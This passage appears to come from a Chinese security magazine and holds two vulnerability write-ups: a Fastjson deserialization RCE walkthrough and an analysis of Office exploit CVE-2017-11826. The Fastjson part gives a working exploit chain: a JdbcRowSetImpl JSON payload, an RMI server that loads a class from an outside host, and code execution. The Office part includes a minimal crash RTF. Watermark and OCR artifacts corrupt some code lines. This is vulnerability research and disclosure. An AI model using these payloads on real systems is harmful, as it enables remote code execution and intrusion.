
反序列化的代码示例：

```
String jsonString = "{\"name\":\"guest\",\"id\":12}";
User user = JSON.parseObject(jsonString, User.class);
```

上述代码的 `parseObject` 也可以直接用 `parse` 接口。


Fastjson 安全特性

反序列化的 Gadget 需要无参默认构造方法或者注解指定构造方法并添加相应参数。使用 `Feature.SupportNonPublicField` 才能打开非公有属性的反序列化处理，`@type` 可以指定反序列化任意类，调用其 `set`, `get`, `is` 方法。 1 上图则是 Fastjson 反序列化框架图。JSON 门面类，提供一些静态方法，如 `parse`, `parseObject`。其主要功能都是在 `DefaultJSONParser` 类中实现。`DefaultJSONParser` 引用了 `ParserConfig`，主要保存一些相关配置信息。也引用了 `JSONLexerBase`，这个类用来处理字符分析。而反序列化用到的 `JavaBeanDeserializer` 则是 JavaBean 反序列化处理主类。fastjson 在 1.2.24 版本添加 `enable_astype` 开关，将一些类加到黑名单中，后续我也给它报过 bypass，fastjson 也一并修复。



JNDI

JNDI 即 Java Naming and Directory Interface，翻译成中文就 Java 命令和目录接口，2016 年的 blackhat 大会上 web 议题重点讲到，但是对于 json 这一块没有涉及。JNDI 提供了很多实现方式，主要有 RMI，LDAP，CORBA 等。我们可以看一下它的架构图



JNDI 提供了一个统一的外部接口，底层 SPI 则是多样的。在使用 JNDIReferences 的时候可以远程加载外部的对象，即实现 factory 的初始化。如果说其 lookup 方法的参数是我们

可以控制的，可以将其参数指向我们控制的 RMI 服务，切换到我们控制的 RMI/LDAP 服务等等。 

```
Registry registry = LocateRegistry.createRegistry(1099);
//http://xxlegend.com/Exploit.class
Reference reference = new javax.naming.Reference("Exploit","Exploit","http://xxlegend.com/");
ReferenceWrapper referenceWrapper = new com.sun.jndi.rmi.registry.ReferenceWrapper(reference);
registry.bind("Exploit", referenceWrapper);
```

这段代码主要讲到了在 1099 端口上创建一个 RMI 服务，RMI 的内容则是通过外部的 http 服务地址获取。在客户端则是将 lookup 的地址指向刚才我们创建的 RMI 服务，即能达到远程代码执行的目的。可以使用如下的请求端代码进行测试：

```
Hashtable env = new Hashtable();
env.put(Context.INITIAL_CONTEXT_FACTORY, "com.sun.jndi.rmi.registry.RegistryContextFactory");
env.put(Context.PROVIDER_URL, "rmi://localhost:1099");
Context ctx = new InitialContext(env);
Object local_obj = RicterCctx.lookup("rmi://xxlegend.com/Exploit");
```

那么攻击者的流程就是这样的。攻击者准备 rmi 服务和 web 服务，将 rmi 绝对路径注入到 lookup 方法中，受害者 JNDI 接口会指向攻击者控制 rmi 服务器，JNDI 接口向攻击者控制 web 服务器远程加载恶意代码，执行构造函数形成 RCE。

PoC 构造与分析

介绍的背景有点多，正式切入我们的正题，基于 JdbcRowSetImpl 的 PoC 是如何构造和执行的。在今年 5 月份的时候，我也公布了 Fastjson 基于 TemplateImpl 的 PoC 的，但是限制还比较多，需要打开 SupportNonPublic 开关，这个场景是比较少见的，详细的分析见我的博客

<http://xxlegend.com/2017/04/29/title-%20fastjson%20%E8%BF%9C%E7%A8%8B%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96poc%E7%9A%84%E6%9E%84%E9%80%A0%E5%92%8C%E5%88%86%E6%9E%90/>，后续 ricterz 也作了一篇分析：
<https://ricterz.me/posts/Fastjson%20Unserialize%20Vulnerability%20Write%20Up>。
在看雪峰会上我提到了好几种 PoC，下面我简单的给这些 PoC 做个分类：

- 1，基于 TemplateImpl
- 2，基于 JNDI Bean Property 类型

3，基于 JNDI Field 类型

今天主讲基于 JNDI Bean Property 这个类型，这个类型和 JNDI Field 类型的区别就在于 Bean Property 需要借助 setter , getter 方法触发，而 Field 类型则没有这个必要。JdbcRowSetImpl 刚好就在 Bean Property 分类之下，其他的 PoC 后续再讲。这个 PoC 相对于 TemplateImpl 却没有一点儿限制，当然 java 在 JDK 6u132, 7u122, or 8u113 补丁是另外一回事。PoC 具体如下：

```
{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://localhost:389/obj","autoCommit":true}
```

由于这个 PoC 是基于 JNDI，下面我们简单构造一下，首先是服务端的代码：

```
public class JNDIServer {  
    public static void start() throws  
        AlreadyBoundException, RemoteException, NamingException {  
        Registry registry = LocateRegistry.createRegistry(1099);  
        //http://xxlegend.com/Exploit.class 即可  
        Reference reference = new Reference("Exploit",  
            "Exploit", "http://xxlegend.com/");  
        ReferenceWrapper referenceWrapper = new ReferenceWrapper(reference);  
        registry.bind("Exploit", referenceWrapper);  
    }  
    public static void main(String[] args) throws RemoteException, NamingException, AlreadyBoundException {  
        start();  
    }  
}
```

rmi 服务端需要一个 Exploit.class 放到 rmi 指向的 web 服务器目录下，这个 Exploit.class 是一个 factory，通过 Exploit.java 编译得来，在 JNDI 执行的过程会被初始化。如下是 Exploit.java 的代码：

```
public class Exploit {  
    public Exploit(){  
        try{  
            Runtime.getRuntime().exec("calc");  
        }catch(Exception e){  
            e.printStackTrace();  
        }  
    }  
    public static void main(String[] argv){
```

```
Exploit e = new Exploit();
}
}
```

服务端构造好之后，下面来看 java 应用执行的代码，示例如下：

```
public class JdbcRowSetImplPoc {
    public static void main(String[] args){
        testJdbcRowSetImpl();
    }
    public static void testJdbcRowSetImpl(){
        // String payload = "{\"@type\":\"com.sun.rowset.JdbcRowSetImpl\",\"dataSourceName\":\"ldap://localhost:1389/Exploit\",\"+\" \"autoCommit\":true}";
        String payload = "{\"@type\":\"com.sun.rowset.JdbcRowSetImpl\",\"dataSourceName\":\"rmi://localhost:1099/Exploit\",\"+\" \"autoCommit\":true}";
        JSON.parse(payload);
    }
}
```

完整的代码已经放到

<https://github.com/shengqi158/fastjson-remote-code-execute-poc>，大家可以下载调试分析。

PoC 调用栈如下

```
lookup:95, JndiLocatorSupport (org.springframework.jndi), JndiLocatorSupport.java
doGetSingleton:218, SimpleJndiBeanFactory (org.springframework.jndi.support), SimpleJndiBeanFactory.java
getBean:112, SimpleJndiBeanFactory (org.springframework.jndi.support), SimpleJndiBeanFactory.java
getBean:105, SimpleJndiBeanFactory (org.springframework.jndi.support), SimpleJndiBeanFactory.java
setBeanFactory:188, PropertyPathFactoryBean (org.springframework.beans.factory.config), PropertyPathFactoryBean.java
invoke0:-1, NativeMethodAccessorImpl (sun.reflect), NativeMethodAccessorImpl.java
invoke:62, NativeMethodAccessorImpl (sun.reflect), NativeMethodAccessorImpl.java
invoke:43, DelegatingMethodAccessorImpl (sun.reflect), DelegatingMethodAccessorImpl.java
invoke:498, Method (java.lang.reflect), Method.java
setValue:96, FieldDeserializer (com.alibaba.fastjson.parser.deserializer), FieldDeserializer.java
parseField:83, DefaultFieldDeserializer (com.alibaba.fastjson.parser.deserializer), DefaultFieldDeserializer.java
parseField:773, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer), JavaBeanDeserializer.java
deserialze:600, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer), JavaBeanDeserializer.java
parseRest:922, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer), JavaBeanDeserializer.java
deserialze:-1, FastjsonASMDeserializer_1_PropertyPathFactoryBean (com.alibaba.fastjson.parser.deserializer)
deserialze:184, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer), JavaBeanDeserializer.java
parseObject:368, DefaultJSONParser (com.alibaba.fastjson.parser), DefaultJSONParser.java
parse:1327, DefaultJSONParser (com.alibaba.fastjson.parser), DefaultJSONParser.java
deserialze:45, JavaObjectDeserializer (com.alibaba.fastjson.parser.deserializer), JavaObjectDeserializer.java
parseObject:639, DefaultJSONParser (com.alibaba.fastjson.parser), DefaultJSONParser.java
parseObject:339, JSON (com.alibaba.fastjson), JSON.java
parseObject:243, JSON (com.alibaba.fastjson), JSON.java
```

安全客 (bobao.360.cn)

从这个调用栈就可以看出，在进入 Gadget 之前，首先是 Java 应用调用 Fastjson 的 parseObject 或者 parse 接口，进入 JavaObjectDeserializer.deserialize 方法，经过一系列判断之后发现是 JavaBean，就会调用 JavaBeanDeserializer.deserialize 接口，反序列化得到 Gadget 相关域，在这个过程中都是通过反射调用这些域的 getter，setter 或者 is 方法，这就正式在 Gadget 执行代码。下面看一下在 Gadget 中执行的代码。在反序列化过程中是有次序来调用相应接口的，首先是设置 dataSourceName 属性，这个是其父类 BaseRowSet 继承过来的。 

```
public void setDataSourceName(String name) throws SQLException {  
    if (name == null) {  
        dataSource = null;  
    } else if (name.equals("")) {  
        throw new SQLException("DataSource name cannot be empty string");  
    } else {  
        dataSource = name;  
    }  
    URL = null;  
}
```

设置 autoCommit 属性: 

```
public void setAutoCommit(boolean var1) throws SQLException {  
    if(this.conn != null) {  
        this.conn.setAutoCommit(var1);  
    } else {  
        this.conn = this.connect();  
        this.conn.setAutoCommit(var1);  
    }  
}
```

这 setAutoCommit 里函数里会触发 connect 函数。 

```
private Connection connect() throws SQLException {  
    if(this.conn != null) {  
        return this.conn;  
    } else if(this.getDataSourceName() != null) {  
        try {  
            InitialContext var1 = new InitialContext();  
            DataSource var2 = (DataSource)var1.lookup(this.getDataSourceName());  
        }  
    }
```

```
return this.getUsername() != null && !this.getUsername().equals("")?var2.getConnection(this.getUsername(), this.getPassword()):var2.getConnection();
} catch (NamingException var3) {
    throw new SQLException(this.resBundle.handleGetObject("jdbcrowsetimpl.connect").toString());
}
} else {
    return this.getUrl() != null?DriverManager.getConnection(this.getUrl(), this.getUsername(), this.getPassword()):null;
}
}
```

这里面就调用 InitialContext 的 lookup 方法，而且找到的就是我们前面设置的 DataSourceName()，达到远程调用任意类的目的。由于 JdbcRowSetImpl 是官方自带的库，所以这个 PoC 的威力相对来说更厉害。如果还在使用 Fastjson 1.2.24 版本及以下烦请升级。
引用：

- 1, <https://www.blackhat.com/docs/us-16/materials/us-16-Munoz-A-Journey-Fro-m-JNDI-LDAP-Manipulation-To-RCE-wp.pdf>
- 2, <http://xxlegend.com/2017/04/29/title-%20fastjson%20%E8%BF%9C%E7%A8%8B%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96poc%E7%9A%84%E6%9E%84%E9%80%A0%E5%92%8C%E5%88%86%E6%9E%90/>

【漏洞分析】

CVE-2017-11826 漏洞分析、利用及动态检测

作者：银雁冰

文章来源：【安全客】<https://www.anquanke.com/post/id/87122>

简介

北京时间 2017 年 10 月 11 日，微软在 10 月的安全公告中公开致谢奇虎 360，后者在 9 月底向其秘密报告了一个在野 office 0day 并积极协助修复。该漏洞的成因是</w:font>标签没有正确闭合，造成用 OLEObject 的数据结构解析了 font 提供的数据。攻击者通过在 font 的 name 属性中提供精心构造的数据，覆写了一个函数指针，从而实现控制流劫持。该漏洞是和 CVE-2015-1641 一样经典的类型混淆漏洞。这篇文章中，我将分析该漏洞的触发原理，并在此基础上尝试构造该漏洞的一个简单利用，最后给出该漏洞的动态检测方案。

分析所用样本的 MD5: b2ae500b7376044ae92976d9*****

静态分析

原始样本为一个 rtf 文档，初步观察后发现该漏洞最后有一段乱码字符，初步判断是一段 payload。进一步观察发现该样本为常见的 rtf 文档利用方式，于是在内容中搜索可能被嵌入的 word 对象，搜索“Word.Document.12”，得到如下结果：

{ *\objclass Word.Document.12 }

证明该 rtf 文件里面嵌入有 word 文档对象，于是用 rtlobj.py 工具进行提取，结果如下：

```
python rtfobj.py cve-2017-11826.rtf -s all
rtfobj 0.51.1dev3 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
=====
File: 'sample.rtf' - size: 680268 bytes
---+-----+-----+
id | index | OLE Object | OLE Package
---+-----+-----+
0 | 10003972Dh | format_id: 1 (Linked) | Not an OLE Package // 堆喷射文件
| | class name: '' |
| | data size: N/A |
---+-----+-----+
1 | 100039807h | format_id: 2 (Embedded) | Not an OLE Package // 漏洞触发文件
| | class name: 'Word.Document.12' |
| | data size: 53248 |
---+-----+-----+
2 | 1000538E9h | format_id: 2 (Embedded) | Not an OLE Package // 漏洞触发文件
| | class name: 'Word.Document.12' |
| | data size: 14336 |
---+-----+-----+
Saving raw data in object #0:
saving object to file sample.rtf_object_0003972D.raw
Saving file embedded in OLE object #1:
format_id = 2
class name = 'Word.Document.12'
data size = 53248
saving to file sample.rtf_object_00039807.doc
Saving file embedded in OLE object #2:
format_id = 2
class name = 'Word.Document.12'
data size = 14336
saving to file sample.rtf_object_000538E9.doc
```

安全客 (bobao.360.cn)

可以发现该样本内嵌三个对象，其中两个为 Word.Document.12 对象，另外一个暂时未知。联想到之前分析过的 CVE-2015-1641 漏洞，于是猜测该样本由 3 部分构成：一个用于堆喷射文档，用于绕过 ASLR 的控制语句，一个漏洞触发文件。于是我把编号为 1、2 的两个对象的后缀名改为.zip，并用压缩软件打开，果不其然，看到了如下目录结构：

堆喷文件的文件结构如下：

```
[Content_Types].xml  
  
└── docProps  
    ├── app.xml  
    └── core.xml  
  
└── word  
    ├── document.xml  
    ├── fontTable.xml  
    ├── settings.xml  
    ├── styles.xml  
    └── webSettings.xml  
  
└── activeX  
    ├── activeX1.bin // 用来堆喷射的ole对象  
    ├── activeX1.xml  
    └── 省略39个...  
  
└── _rels  
    ├── activeX1.xml.rels  
    └── 省略39个...  
  
└── media  
    └── image1.wmf  
  
└── theme  
    └── theme1.xml  
  
└── _rels  
    └── document.xml.rels  
  
└── _rels  
    └── .rels
```

安全客 (bobao.360.cn)

漏洞触发文件的结构如下：

```
[Content_Types].xml  
|  
+-- docProps  
|    app.xml  
|    core.xml  
|  
+-- word  
|    document.xml // 触发漏洞的文件  
|    endnotes.xml  
|    fontTable.xml  
|    footnotes.xml  
|    settings.xml  
|    styles.xml  
|    webSettings.xml  
|  
+-- theme  
|    theme1.xml  
|  
+-- _rels  
|    document.xml.rels  
|  
+-- _rels  
|    .rels      安全客 ( bobao.360.cn )
```

类比 CVE-2015-1641，我在提取出来的 2 号文档的 document.xml 文件里面看到了如下语句：

```
<w:document xmlns:ve="http://schemas.openxmlformats.org/markup-compatibility/2006"  
    <w:body>  
        <w:shapeDefaults>  
            <o:OLEObject>  
                <w:font w:name="LincerCharChar核□font: batang"><o:idmap/>  
            </o:OLEObject>  
        </w:shapeDefaults>  
    </w:body>  
</w:document>
```

安全客 (bobao.360.cn)

可以看到<w:font>标签缺乏</w:font>这一闭合标签，而且中间存在特殊字符，猜测这就是漏洞触发点，等待后面验证。

到这里，还没有找到 Bypass ASLR 的关键字。我尝试在 rtf 文档中搜索类似如下的文本内容(该类型漏洞用来 Bypass ASLR 的常见方式，最终会导致加载 ms脆71.dll 从而 Bypass ASLR)：

```
{\object\objocx{\*\objdata 0105000020000016000006f746b6c6f6164722e  
5752417373656d626c792e31000000000000000010000004101050000000000}
```

有点意外，没有发现类似的内容，而且看 rtlobj.py 提取出的 0 号对象也不像。不过我注意到在 Word.Document.12 对象嵌入前存在下面的语句：

```
{\*\oleclsid \'7bD5DE8D20-5BB8-11D1-A1E3-00A0C90F2731}
```

里面有一个 CLSID :D5DE8D20-5BB8-11D1-A1E3-00A0C90F2731 ,查询得知该 CLSID 对应的模块为 msvbvm60.dll ,读过《Bypassing Windows ASLR in Microsoft Office using ActiveX controls》这篇文章的人应该都知道这个模块是可以用来 Bypass ASLR 的。分析到这里，前面猜测的 3 部分已经都定位到了，下面进行动态验证。

CLSID: D5DE8D20-5BB8-11D1-A1E3-00A0C90F2731
Name: VBPropertyBag
InProcServer32: C:\Windows\assembly\GAC\msvbvm60\1.0.0.0__b1yfkgc172f08d4\msvbvm60.dll

(工具为 James Forshaw 的 OleViewDotNet)

动态分析

为了方便动态分析，需要构造一个 crash 样本。依据之前对 CVE-2015-1641 的调试经验，只要在 rtf 文档中把堆喷射部分移除，就可以造成可控的 crash。具体来说，就是在原始样本中把上面提取出来的编号 1 的内容和最后的乱码部分(乱码部分一般是该类型漏洞利用方式的第二阶段 payload)给移除，或者构造一个最简 crash，如下：

```
{\rtf1  
{\object\objemb\objsetsiz\objw1532\objh1111{\*\objclass Word.Document.12} {漏洞触发部分对应的十六进制}}  
}
```

我的调试环境为 windows7_sp1_x86 + office2007，具体的文件版本如下：

```

0:000> lmvm wplib
start end module name
6a410000 6b4bc000 wplib (export symbols) C:\Program Files\Microsoft Office\Office12\wplib.dll
Loaded symbol image file: C:\Program Files\Microsoft Office\Office12\wplib.dll
Image path: C:\Program Files\Microsoft Office\Office12\wplib.dll
Image name: wplib.dll
Timestamp: Sat Oct 28 06:19:39 2006 (454285FB)
CheckSum: 010ADA22
ImageSize: 010AC000
File version: 12.0.4518.1014
Product version: 12.0.4518.0
File flags: 0 (Mask 3F)
File OS: 40004 NT Win32
File type: 2.0 Dll
File date: 00000000.00000000
Translations: 0000.04e4
CompanyName: Microsoft Corporation
ProductName: 2007 Microsoft Office system
InternalName: WinWord
OriginalFilename: wplib.dll
ProductVersion: 12.0.4518.1014
FileVersion: 12.0.4518.1014
FileDescription: Microsoft Office Word
LegalCopyright: © 2006 Microsoft Corporation. All rights reserved.
    
```

安全客 (bobao.360.cn)

将上述最简 crash 拖进虚拟机，用 windbg 打开 winword.exe，然后打开该 crash 文件，

发现在如下位置产生一个访问违例：

```

697e3084 e8176dc3ff call wplib!DllGetClassObject+0x5156 (69419da0)
697e3089 8b4044 mov eax,dword ptr [eax+44h]
697e308c 8b4044 mov eax,dword ptr [eax+44h]
697e308f 8b4f44 mov ecx,dword ptr [edi+44h]
697e3092 894144 mov dword ptr [ecx+44h],eax
697e3095 8b4744 mov eax,dword ptr [edi+44h]
697e3098 8b4044 mov eax,dword ptr [eax+44h]
697e309b 8b08 mov ecx,dword ptr [eax]
697e309d 50 push eax
697e309e ff5104 call dword ptr [ecx+4] ds:0023::69419da0?安全客 (bobao.360.cn)??
697e30a1 e9a633cbff jmp wplib!DllGetClassObject+0x81802 (6949644c)
    
```

且此时的寄存器状态如下：

```

eax=088888ec ebx=06c35050 ecx=00584d21 edx=00000004 esi=012a448c edi=057c918c
eip=697e309e esp=001d36e4 ebp=001d3744 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010202
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\Program Files\wplib!wdGetApplicationObject+0x51498: 安全客 (bobao.360.cn)
697e309e ff5104 call dword ptr [ecx+4] ds:0023::00584d25=??
    
```

可以看到这是一个 call 调用，且 eax 寄存器的值为 0x88888ec，在有堆喷射的情况下，该地址处应该为布控好的内存，因为现在没有进行堆喷射，所以此处是一个无效值。

计算得到崩溃点在 wplib 中的偏移为 3d30e9：

```

0:000> ? 697e309e -安全客 (bobao.360.cn )
Evaluate expression: 4010142 = 003d309e
    
```

从 IDA 的反汇编视图中可以猜测出崩溃函数的第二个参数的 +0x1c 处的值为一个长度，+0x18 处的值为一个宽字字符串：

```

v3 = *(unsigned __int16 **)(arg2 + 0x18);
v4 = *(__WORD __int16 * )(arg2 + 0x1C);
v5 = *(__WORD __int16 * )arg2;
v6 = *(__WORD __int16 * )arg2 == 4;
v29 = *(__WORD __int16 * )(arg2 + 0x18);
v30 = v5;
v27 = v6 && v4 == 9 && !sub_1B5DD(v3, 安全客 (bobao.360.cn ))
    
```

对崩溃函数的首地址下断点，调试验证上面的猜测，输出如下：

```


0:010> bp wplib+000861d4 "du poi(poi(esp + 8) + 18) Lpoi(poi(esp + 8) + 1c); g;"  

*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\Prog  

0:010> g
Sat Oct 28 19:39:27.917 2017 (GMT+8): (fc8.b34): Unknown exception - code e0000002
Sat Oct 28 19:39:27.948 2017 (GMT+8): (fc8.b34): Unknown exception - code e0000002
05f50f9c "shapedefaults"
05f50f96 "shapedefaults"
05f50fb0 "idmap"
05f3fb8a "OLEObject"
05f3fbac "idmap"
Sat Oct 28 19:39:28.058 2017 (GMT+8): (fc8.b34): Access violation - code c0000005
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=088888ec ebx=01e4b910 ecx=00000000 edx=00000004 esi=006b4488 edi=01e7a98c
eip=697e309e esp=002f3574 ebp=002f35d4 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 ef=00010202
wwlib!wdGetApplicationObject+0x51498:           安全客 ( bobao.360.cn )
697e309e ff5104      call    dword ptr [ecx+4]     ds:0023:00000004=????????
```

对照静态分析得到的文件，可以发现，崩溃函数的第二参数中存有每次解析的标签，崩溃函数应该是在解析每一个标签的内容。从上图可以看到，当解析到 idmap 标签时发生了 crash，并且在上图中并没有发现 font 标签。猜测 font 标签是在其他函数中进行解析的。

于是追溯到崩溃函数的父函数，父函数为 sub_3D3FB，崩溃函数在父函数的调用处如下：



观察发现父函数的逻辑是对更大范围标签进行派发。现在来下断点验证一下父函数是否解析到了 font 标签。从 IDA 视图中可看出，崩溃函数的第一参数为父函数调用处[esi+b10]存的值，崩溃函数的第二参数即为父函数的第二参数，于是对父函数的首部下断点，得到如下的调试结果，可以看到父函数是可以解析到 font 的：

```

0:010> bp wplib+0003d3fb "du poi(poi(esp + 8) + 18) Lpoi(poi(esp + 8) + 1c), g;"
```

```
05de2a48 "shapeDefaults"
05de2a66 "shapedefaults"
05de2a66 "shapelayout"
05de2a80 "idmap"
05de2a48 "decimalSymbol"
05de2a48 "listSeparator"
05de2a34 "webSettings"
05de2a4e "optimizeForBrowser"
05dafb4c "document"
05dafb60 "body"
05dafb6c "shapeDefaults"
05dafb8a "OLEObject"
05dafba0 "font"
05dafbac "idmap"
Sat Oct 28 20:03:13.448 2017 (GMT+8): (420.a44): Access violation - code c0000005
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=088888ec ebx=02366050 ecx=02366050 edx=00000004 esi=006a4488 edi=0328618c
eip=6945309b esp=001531a8 ebp=00153204 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010202
wwlib!wdGetApplicationObject+0x51495:
6945309b 8b08          mov    ecx,dword ptr [eax]  ds:0023:088888ec=r???????
                                         安全客 ( bobao.360.cn )
```

现在对崩溃函数和父函数首部同时下断点，看父函数把标签派发给崩溃函数的情况：

```
0:010> bp wwlib+000861d4 ".printf \"crash_func \"; du poi(poi(esp + 8) + 18) Lpoi(poi(esp + 8) + 1c); g;"
0:010> bp wwlib+0003d3fb ".printf \"parent_func \"; du poi(poi(esp + 8) + 18) Lpoi(poi(esp + 8) + 1c); g;"
0:010> g
...省略...
parent_func 05cda8d8 "shapeDefaults"
parent_func 05cda8f6 "shapedefaults"
crash_func 05cda8f6 "shapedefaults"
parent_func 05cda8f6 "shapelayout"
crash_func 05cda8f6 "shapelayout"
parent_func 05cda910 "idmap"
crash_func 05cda910 "idmap"
parent_func 05cda8d8 "decimalSymbol"
parent_func 05cda8d8 "listSeparator"
parent_func 05cda8c4 "webSettings"
parent_func 05cda8de "optimizeForBrowser"
parent_func 05cbfb4c "document"
parent_func 05cbfb60 "body"
parent_func 05cbfb6c "shapeDefaults"
parent_func 05cbfb8a "OLEObject"
crash_func 05cbfb8a "OLEObject"
parent_func 05cbfbba0 "font"
parent_func 05cbfbac "idmap"
crash_func 05cbfbac "idmap"

